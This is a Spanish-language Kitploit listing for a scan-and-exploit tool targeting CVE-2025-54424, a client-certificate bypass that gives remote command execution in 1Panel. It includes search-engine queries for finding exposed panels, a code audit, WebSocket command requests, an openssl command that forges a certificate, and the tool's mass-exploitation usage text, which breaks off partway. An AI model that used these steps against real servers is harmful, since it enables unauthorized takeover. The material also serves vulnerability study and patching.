
Skip to content
KitploitKITPLOIT
HerramientasBlog
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
1Panel-CVE-2025-54424- | Kitploit
Herramientas/GitHubGitHub/anonnymous5/1panel-cve-2025-54424-
Escáneres de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y ControlHerramienta de Acceso Remoto
GitHubanonnymous5/1panel-cve-2025-54424-

1Panel-CVE-2025-54424-

Ver Repositorio
hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-54424

CVE-2025-54424: Herramienta integrada (escaneo + explotación) para la vulnerabilidad RCE por bypass del certificado de cliente en 1Panel

Introducción a la vulnerabilidad

1Panel es un panel de administración de operaciones de Linux, moderno y de código abierto, que proporciona una interfaz gráfica para implementar sitios web, gestionar servidores y ejecutar servicios.


En las versiones afectadas, la política de autenticación TLS del lado Agent es tls.RequireAnyClientCert, que solo requiere la presentación de un certificado pero no verifica su confiabilidad. Un atacante puede evadir la validación TLS mediante un certificado autofirmado, falsificando el campo CN como panel_client para sortear la validación de la capa de aplicación. Finalmente, el atacante puede falsificar un certificado para realizar llamadas no autorizadas a las interfaces de ejecución de comandos, lo que conduce a la vulnerabilidad de ejecución remota de comandos.

Versiones afectadas

<= v2.0.5

Sintaxis de reconocimiento

Las sentencias de reconocimiento de hunter y fofa son las siguientes

cert.subject_org=="FIT2CLOUD"&&ip.port="9999” || cert.subject.suffix=="panel_server"

cert.subject.org="FIT2CLOUD" && port="9999" && protocol="tls" || cert.subject.cn="panel_server"

Análisis de la vulnerabilidad

Copia de la parte del aviso de seguridad de GitHub

  • Primero se presentan los conceptos del lado Core y del lado Agent de 1panel v2. Tras el lanzamiento de la nueva versión, 1panel incorporó la función de gestión de nodos, que permite controlar otros hosts añadiendo nodos.
  • El protocolo HTTPS utilizado en la comunicación entre el lado Core y el lado Agent no verifica por completo la autenticidad del certificado durante su comprobación, lo que provoca que las interfaces no estén autorizadas. Dado que en 1panel existen numerosas interfaces de ejecución de comandos o de altos privilegios, se produce un RCE.

Proceso de auditoría de código


  1. Primero entramos en el archivo de rutas HTTP del Agent agent/init/router/router.go


  1. Observamos que la función Routers hace referencia a la función Certificate para realizar una validación global agent/middleware/certificate.go

  2. Observamos que la función Certificate comprueba si c.Request.TLS.HandshakeComplete realizó una comunicación con certificado.

  3. Dado que el valor verdadero/falso de c.Request.TLS.HandshakeComplete se determina mediante tls.RequireAnyClientCert en la función Start del código agent/server/server.go Nota: aquí, dado que se utiliza tls.RequireAnyClientCert en lugar de tls.RequireAndVerifyClientCert, RequireAnyClientCert solo exige que el cliente presente un certificado, sin verificar la CA emisora, por lo que cualquier certificado autofirmado puede superar el protocolo de enlace TLS.

  • Interfaz Process WebSocket (debido al problema anterior se puede obtener información sensible, como todos los procesos) Ruta: /process/ws El formato de la solicitud es el siguiente
root@kitploit:~
{
  "type": "ps",           // 数据类型: ps(进程), ssh(SSH会话), net(网络连接), wget(下载进度)
  "pid": 123,             // 可选,指定进程ID进行筛选
  "name": "process_name", // 可选,根据进程名筛选
  "username": "user"      // 可选,根据用户名筛选
}


  • Interfaz Terminal SSH WebSocket (permite ejecutar comandos arbitrarios debido al problema anterior) Ruta: /hosts/terminal El formato de la solicitud es el siguiente
root@kitploit:~
{
  "type": "cmd",
  "data": "d2hvYW1pCg=="  // "whoami" 的base64编码,记住不要忘记回车。
}

  • Interfaz Container Terminal WebSocket (interfaz para ejecutar comandos en el contenedor) Ruta: /containers/terminal
  • Interfaz File Download Process WebSocket (envía automáticamente información sobre el progreso de la descarga) Ruta: /files/wget/process

Reproducción de la vulnerabilidad

Reproducción manual

  1. Generar el certificado

openssl req -x509 -newkey rsa:2048 -keyout panel_client.key -out panel_client.crt -days 365 -nodes -subj "/CN=panel_client"

  1. Después de cargar los archivos panel_client.crt y panel_client.key generados en Burp, abra la solicitud WS, configure el objetivo e inicie la solicitud.

Detección masiva

Use la herramienta que desarrollé, el script CVE-2025-54424.py, para la detección y explotación masiva. Las instrucciones de uso de la herramienta son las siguientes

Instale las dependencias necesarias: pip install websocket-client cryptography PySocks requests

root@kitploit:~
usage: CVE-2025-54424.py [-h] (-u URL | -f FILE) [-o OUTPUT] [-t THREADS]
                         [--proxy PROXY]

1Panel 客户端证书绕过RCE漏洞 一体化工具 (扫描+利用)
作者: Mrxn https://github.com/Mr-xn

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     单个目标,进入利用模式。例如: 192.168.1.100:8080
  -f FILE, --file FILE  目标文件,进入批量扫描模式。
  -o OUTPUT, --output OUTPUT
